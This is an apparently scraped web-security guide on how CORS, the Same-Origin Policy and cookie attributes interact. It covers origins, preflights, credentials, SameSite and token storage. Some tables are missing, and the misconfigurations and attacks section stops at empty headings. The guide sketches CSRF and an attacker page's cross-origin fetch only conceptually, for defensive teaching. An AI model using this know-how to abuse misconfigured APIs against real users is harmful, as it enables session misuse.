How CORS and Cookies Work Together: Origins, Credentials, and Common Misconfigurations
Parts 1 and 2 explain the browser rules. Parts 3 and 4 explain the server settings. Part 6 shows what goes wrong when those settings are wrong. Each part starts with an "In short" box, and the extra detail is in sections you can open. For how tokens themselves are issued, rotated and revoked, see Session Security in Practice.
The Example
All examples in this guide use the same setup: a shop website and an admin panel that call the same API, a staging copy of the shop, and an attacker's site.
Part 1 of 7
Origins and sites
In short

- An origin is scheme + host + port. Two URLs have the same origin only if all three match.
- A site is scheme + registrable domain, so every subdomain of
example.comis the same site. - CORS and the Same-Origin Policy compare origins.
SameSitecookies compare sites.
An origin is the scheme, host and port of a URL. If the port is left out, it is the scheme's default: 443 for https, 80 for http. A site is the scheme plus the registrable domain, the part of the host a person can register, such as example.com.
Background: the Public Suffix List
Browsers cannot tell where the registrable domain starts from the name alone. In shop.example.com it is example.com, but in shop.example.co.uk it is example.co.uk, because anyone can register a name under co.uk.
They use the Public Suffix List, a shared list of suffixes under which anyone can register a name. It includes country suffixes such as co.uk, and also hosting domains such as github.io, so alice.github.io and bob.github.io are different sites. Without that entry, every GitHub Pages site would share cookies with every other one.
Detail: the Origin header, and the null origin
The browser tells the server which origin a request came from in the Origin request header:
Origin: https://shop.example.comBrowsers send it on every cross-origin request made by script, and on every request that is not a GET or HEAD, including plain form posts. Page code cannot set or change it. A command-line tool can send any value it likes, so the header proves where a request came from only when the client is a real browser.
In some cases the browser sends the literal value null instead of an origin:
- a page in a sandboxed
<iframe>(withoutallow-same-origin) - a page opened from a
file://path or adata:URL - some requests that followed a redirect to another origin
Any page can create the first case, which is why Part 6 treats allowing null as close to allowing everyone.
Part 2 of 7
The Same-Origin Policy
In short
- The Same-Origin Policy stops a page's script from reading responses from another origin.
- It does not stop a page from sending requests to another origin. The server receives them and runs the handler.
- Only browsers apply it. Postman, curl and server-to-server calls are not affected.
Say a shopper is logged in to their bank in one tab and opens an unrelated site in another. If browsers did not have the Same-Origin Policy, that site's script could call fetch("https://bank.example/accounts"), and the browser would attach the bank's cookie and hand the response, the account list, to the unrelated site. The policy stops this: a page can only read responses from its own origin.
The browser does this on its own. The bank's server does not need to set anything.
The policy only blocks reading. Most other cross-origin traffic is allowed:

Normally, the API rejects a request from someone who is not logged in. But the browser adds the shopper's cookie to the request on its own, so the API thinks the shopper sent it and does what it asks. That attack is cross-site request forgery (CSRF), and Part 6 covers it.
Background: why cross-origin writes are allowed
The web had cross-site links, forms and images long before it had scripts that could read responses. A form on one site that posts to another, or a page that shows an image hosted elsewhere, is ordinary web behaviour, and blocking it would break a large part of the web.
Scripts added something new: they could read another site's response with the user's cookies. The policy was added to stop that. Writes were left as they were, so protecting them is the server's job.
Background: why Postman and curl are not affected
The policy protects the user's browser from other pages: their cookies, and the networks their machine can reach. A request from curl has neither. It holds no shopper's cookies, so to act as a shopper it would need that shopper's credentials anyway.
So the policy, and CORS with it, is not a server-side access control. A server cannot rely on it to keep a client out; it only tells browsers what pages may read.
Part 3 of 7
CORS
In short
- CORS lets a server tell the browser which other origins may read its responses. It relaxes the Same-Origin Policy and adds no protection of its own.

- Simple requests are sent straight away. Other requests are first checked with a preflight
OPTIONSrequest. - To send cookies, the frontend must ask for them, and the server must allow them. To allow them, the server names the exact origin and sends
Access-Control-Allow-Credentials: true.
Why Modern Apps Need It
The shop and the API are different origins. Under the Same-Origin Policy alone, the shop's script could send requests to the API but could never read a product list or an order back. Cross-Origin Resource Sharing (CORS) is how the API says "the shop may read my responses".
In the example, the API needs to decide four things:
- Which origins may read responses: the shop and the admin panel.
- Whether credentials are allowed: yes, because the session is a cookie.
- Which methods cross-origin calls may use:
GET,POST,PUT,DELETE. - Which request headers they may send:
Content-TypeandAuthorization.
Simple and Preflighted Requests
The browser handles a cross-origin request from script in one of two ways:
The Response Headers
A preflight never carries cookies, so the API must answer it without requiring a login.
Detail: Max-Age and Expose-Headers
Access-Control-Max-Age sets how long the browser reuses a preflight answer for the same URL, method and headers. Without it, browsers reuse it for only 5 seconds, and every non-simple call costs an extra round trip. Browsers cap the value: Chrome at 2 hours, Firefox at 24 hours. A value of a few minutes to two hours is common.
Access-Control-Expose-Headers widens what script can read from a response. By default, script can read only a few basic headers (Cache-Control, Content-Language, Content-Length, Content-Type, Expires, Last-Modified, Pragma). A header such as X-Request-Id or Retry-After must be listed here, or response.headers.get() returns null for it.
On a credentialed response, * is not a wildcard in Allow-Methods, Allow-Headers or Expose-Headers either; list the values.
Access-Control-Allow-Origin
This is the main header. If its value matches the page's origin, the browser lets the page read the response; if it is missing or different, the browser blocks the read.
The header holds one origin, so the API checks the request's Origin against its own list and sends back the one that matches.
Detail: why a varying Allow-Origin needs Vary: Origin
Because the API sends a different Access-Control-Allow-Origin depending on who asks, the same URL now has different responses. A cache or CDN in front of the API does not know that unless it is told:
Access-Control-Allow-Origin: https://shop.example.com
Vary: Origin
Vary: Origin tells every cache to store a separate copy per Origin value. Without it, a response cached for the shop can be served to the admin panel, and the panel's call fails with a CORS error that is hard to reproduce. Worse, a response cached for one allowed origin can be served to a request from another origin. Send Vary: Origin on every response whose CORS headers depend on the request, including responses to origins that were not allowed.
Access-Control-Allow-Credentials
By default, a cross-origin request from script carries no cookies. To send the shopper's session cookie, the frontend must ask for it and the API must allow it:
// Frontend (with axios: { withCredentials: true })
fetch("https://api.example.com/orders", { credentials: "include" });

// API response headers
// Access-Control-Allow-Origin: https://shop.example.com
// Access-Control-Allow-Credentials: trueThe last row is why an API with a cookie session needs a real allowlist: it cannot allow every origin and use cookies at the same time.
Detail: what counts as a credential, and why a Bearer token does not
An Authorization header that your code sets is an ordinary request header. It does not need Allow-Credentials, but it makes the request preflighted, so the API must list it:
Access-Control-Allow-Headers: Authorization, Content-TypeUnlike a cookie, the browser never adds it by itself. A page on evil.test cannot make the browser send the shopper's Bearer token, because the token is held by the shop's code, not by the browser. Part 5 compares the two.
The Example, End to End
The API keeps its allowlist in code and compares origins as exact strings:
Here are three requests, and what the browser does with each:
Gotcha: your code cannot see why a CORS check failed
When the browser blocks a response, fetch rejects with a generic TypeError: Failed to fetch. The reason, such as a missing header or a mismatched origin, is shown only in the browser console, never to the code, so the page cannot tell a CORS failure from a network failure. Meanwhile the API's logs show a normal 200. When a call works in Postman but fails in the browser, read the console and compare the response headers with this part.
Part 4 of 7
Cookies across origins
In short
- A cookie belongs to the host that set it, and the browser sends it on every request to that host that the cookie's attributes allow.
SameSitedecides whether a cookie goes on requests that another site started. It compares sites, so it does not separate subdomains of the same domain.- For a session cookie:
HttpOnly,Secure,SameSite=StrictorLax, and noDomainunless subdomains really need it.
The API sets the session cookie in a response header:
Set-Cookie: session=...; HttpOnly; Secure; SameSite=StrictFrom then on, the browser attaches it to requests to api.example.com that its attributes allow. A cross-origin call from the shop also needs credentials: "include" from Part 3, or the browser leaves the cookie out.
Cookie Attributes
HttpOnly keeps a script from reading the cookie, which stops a cross-site scripting (XSS) bug from stealing it. It does not stop that script from using it: injected code on the shop can still call the API, and the browser still attaches the cookie.
SameSite
SameSite looks at the site that started the request and the site of the target. If they differ, the request is cross-site, and the attribute decides whether the cookie goes with it:
SameSite=None must be combined with Secure, or the browser rejects the cookie.

Keeping staging and other subdomains away from the API takes the CORS allowlist and an Origin check on the server, covered in Part 6.
Edge case: when SameSite is missing
Chrome and other Chromium browsers treat a cookie without SameSite as Lax. For two minutes after such a cookie is set, Chrome still sends it on cross-site top-level POST requests, so that some older login flows keep working. Firefox and Safari do not apply Lax by default.
Because the default depends on the browser, set SameSite on every cookie explicitly.
Detail: cookie prefixes, __Host- and __Secure-
A cookie's name can carry a prefix the browser enforces:
__Host- is the stronger one. A cookie with that name can only have been set by the exact host itself, never by a sibling subdomain with Domain=example.com. Part 6 explains why that matters.
__Host- requires Path=/, so a cookie limited to the auth routes, such as a refresh token with Path=/auth, cannot use it. __Secure- still applies to that cookie.
Detail: third-party cookie blocking
If the API were on a different site from the shop, for example api.example-cloud.net, its cookie would be a third-party cookie when the shop calls it: the page belongs to one site, the cookie to another. Safari blocks third-party cookies by default, Firefox keeps them in a separate store per top-level site, and Chrome lets users block them.
The cookie would then be missing in some browsers even with a perfect CORS setup, and it would need SameSite=None. Putting the API on a subdomain of the frontend's domain makes the cookie first-party and avoids both problems.
Gotcha: Path is not a security boundary
Path controls which requests carry a cookie. It does not hide the cookie from other pages on the same origin: a page at /blog can open /account in a hidden frame and read the cookie through it, if the cookie is not HttpOnly. Use Path to keep a cookie off requests that do not need it, not to protect it from the rest of the origin.
Part 5 of 7
Where tokens fit
In short
- A cookie is sent automatically, so it needs CSRF defenses. A header token is sent only by your code, so it has no CSRF risk but has to be kept away from XSS.
- A common setup: a short-lived access token in memory, sent as a header, and a refresh token in an
HttpOnlycookie limited to the auth routes.
Where a browser app keeps a token decides which attacks it is open to:
Every option has a risk. A cookie the browser sends needs the defenses in Part 6. A token your code sends needs a page with no injected script.
The Calls in a Token-Based Session
A common setup uses both. The access token stays in memory, and your code sends it as a header. The refresh token is in an HttpOnly cookie that only goes to the auth routes (Path=/auth). This is what each call sends:

Only login, refresh and logout use the cookie, so only those three need the exact origin and Allow-Credentials: true. The API call needs the exact origin and Authorization in Allow-Headers. Without credentials: "include" on the login call, the browser ignores the Set-Cookie and the refresh token is never stored.
Session Security in Practice covers how the two tokens are issued, rotated and revoked.
Part 6 of 7
Misconfigurations and attacks
In short
- Most CORS bugs come from building
Access-Control-Allow-Originfrom the request instead of from an exact list. - CSRF works because browsers attach cookies to requests that other sites start.
SameSite, anOrigincheck and CSRF tokens close it. - Anything on the same site, such as a staging app or a forgotten subdomain, gets past
SameSite.
Common Misconfigurations
Attacks
